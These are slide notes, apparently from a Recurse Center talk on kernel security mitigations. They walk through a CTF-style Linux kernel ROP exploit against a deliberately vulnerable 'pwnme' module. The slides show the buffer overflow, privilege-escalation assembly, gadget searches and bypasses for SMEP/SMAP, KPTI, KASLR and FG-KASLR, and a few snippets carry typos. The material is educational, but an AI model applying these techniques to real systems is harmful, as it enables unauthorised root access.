Uh-oh: A History of Kernel Security Mitigations


July 24, 2025 @ Recurse Center

George Huebner

Content Disclosure: I have no idea what I’m talking about

Userspace ROP Speedrun


An attacker is able to redirect control flow (e.g. by “stack smashing” and overwriting the saved return address on the stack)




```
char buf[32];
read(0, &buf, 0x32);
```

Userspace ROP Speedrun

An attacker is able to redirect control flow (e.g. by “stack smashing” and overwriting the saved return address on the stack)





```
char buf[32];
read(0, &buf, 0x32);
```

NX Bit

No more funny business, the stack is marked non-executable :(

... unless..?


```
0xdeadbeef: pop rbi
0xdeadbef0: ret
...
0xcafebabe: syscall
```




```
char buf[32];
read(0, &buf, 0x32);
```

A Legend is Born

Kernel ROP




```c
// pwnme.ko
int64_t pwnme_read() {
    char buf[32];
    read(0, &buf, 0x32);
    ...
}

// user-exploit.c
void ret2win() {
    system("/bin/sh");
}
void sendExploit() {
    int fd = open("/dev/pwnme", O_RDWR);
    write(fd, ropchain, sizeof(ropchain);
}
```

Not so fast…

```
$ whoami
whoami: unknown uid 1000
```

Name of the game is priviledge escalation

Priviledge Escalation

Call `commit_creds(prepare_kernel_cred(NULL))` with ROP chain

`swapgs` + `iretq` to context switch back to userspace to our payload

```
saveState:
  mov user_cs, cs
  mov user_ss, ss
  mov user_rsp, rsp
  pushf
  pop qword ptr user_rflags
```

```
escalate:
  ;; call prepare_kernel_cred(NULL)
  xor rdi, rdi
  movabs rcx, 0xffffffff814c67f0
  call rcx
  ;; call commit_creds(rax)
  mov rdi, rax
  movabs rcx, 0xffffffff814c6410
  call rcx
  ;; context switch
  swapgs
  ...
  iretq
```

Priviledge Escalation

```
cat /proc/kallsyms | grep -e 'prepare_kernel_cred' -e 'commit_creds'
ffffffff814c6410 T commit_creds
ffffffff814c67f0 T prepare_kernel_cred
ffffffff81f87d90 r __ksymtab_commit_creds
ffffffff81f8d4fc r __ksymtab_prepare_kernel_cred
ffffffff81fa0972 r __kstrtab_commit_creds
ffffffff81fa09b2 r __kstrtab_prepare_kernel_cred
ffffffff81fa4d42 r __kstrtabns_commit_creds
ffffffff81fa4d42 r __kstrtabns_prepare_kernel_cred
```

Yippee

```
$ whoami
whoami: unknown uid 0
```

Mitigations

SMEP + SMAP (2012)

Supervisor mode (execution|access) protection: can no longer execute and/or read userland pages!

Have to `escalate` through ROP chain

SMEP + SMAP (2012)

Or just overwrite the bit in CR4 that enables SMEP

```
static inline void native_write_cr4(unsigned long val)
{
- asm volatile("mov %0,%%cr4": : "r" (val), "m" (__force_or
+ unsigned long bits_missing = 0;
+set_register:
+ asm volatile("mov %0,%%cr4": "+r" (val), "+m" (cr4_pinned_bits));
+ if (static_branch_likely(&cr_pinning)) {
+ if (unlikely((val & cr4_pinned_bits) != cr4_pinned_bits)) {
+ bits_missing = ~val & cr4_pinned_bits;
+ val |= bits_missing;
+ goto set_register;
+ }
+ /* Warn after we've set the missing bits. */
+ WARN_ONCE(bits_missing, "CR4 bits went missing: %lx!?\n", bits_missing);
}
```

SMEP + SMAP, for real this time (2019)

```
ropr --range=0xffffffff81000000-0xffffffff81b00000 -R '^swapgs|^iretq|^pop rdi; ret|
^mov rdi, rax; (mov|ret)' vmlinux
```

```
0xffffffff812016d1: swapgs; sysret;
0xffffffff8146d4e4: swapgs; pop rbp; ret;
0xffffffff815e8db8: pop rdi; ret 0x4100;
0xffffffff816bf203: mov rdi, rax; mov [rsi+0x140], rdi; pop rbp; ret;
0xffffffff8196258d: pop rdi; ret 0;
0xffffffff819c67c7: iretq;
```

KPTI (2017)

Kernel page-table isolation: different set of page tables for userland and kernel

In addition to a context switch, must also switch page tables

Kernel has legitimate reason reason to do this so a “KPTI trampoline” already exists (`swapgs_restore_regs_and_return_to_usermode`)

Just use this trampoline instead of our `escalate`

KASLR (2014)

Kernel address space layout randomization

Kernel base address is randomized on boot; fixed addresses don’t work anymore

Need to leak the address of a known symbol and calculate the offset

FG-KASLR (2020)

Function granular KASLR

The guy KASLR is told not to worry about

Symbols are no longer necessarily a fixed offset from the kernel base address; we need to leak a symbol directly

FG-KASLR (2020)

`__ksymtab_prepare_kernel_cred` is a struct that *is* a fixed offset from the kernel base and it contains the offset between itself and `prepare_kernel_cred`

1. Leak kernel base address
2. Compute `&__ksymtab_prepare_kernel_cred` + `__ksymtab_prepare_kernel_cred.offset`
3. ~~Use another ROP chain because skill issue~~
4. As before

Yippee!

```
whoami: unknown uid 1000
[INFO] Saved state
[INFO] Canary: 0x6071ec017b6ac500
[INFO] Kernel base: 0xffffffffa4200000
[INFO] You won!!
whoami: unknown uid 0
```

Bonus Street Cred

I used Zig instead of C for exploit development

- Top-tier cross-compilation support
- Good standard library
  - Don’t have to use libc, but easy to use glibc/musl
- 🚀 Blazingly fast 🚀

A little rocky but I would do it again